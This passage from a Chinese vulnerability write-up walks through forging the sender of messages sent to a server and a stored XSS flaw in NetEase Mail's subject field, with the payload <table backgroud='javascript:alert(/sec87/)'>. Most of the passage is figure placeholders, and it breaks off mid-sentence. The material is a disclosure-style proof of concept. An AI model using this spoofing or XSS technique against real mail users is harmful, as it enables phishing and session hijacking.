


图 2




图 3




图 7




图 4




图 5




图 9




图 8




图 6

个随便，然后一路OK下去。看到该软件界面如图5。好，现在我们点击发送，将会弹出如图6的界面，这个是我们发送到服务器的数据，这里由于服务器对发送方未做测试，我们可以伪造，修改地方如图7。

然后，我们点击按钮发送send to server（图8），然后看到QQ提示（图9），打开后可以看到效果（图10）。




图 10

2. 网易邮箱主题部分二次XSS漏洞

测试环境：IE6（编辑：最好测试环境放在ie7这个主流吧）。Exploit:<table backgroud="javascript:alert(/sec87/)">　//主题部分写以上代码。内容随意，将其发送给自己，再尝试进行转发，由于内容框中会调用主题内容，客户端导致XSS，触发漏洞（图11）。显然，主题直接写成代码，通用性可能不是很好，但不可否认，在某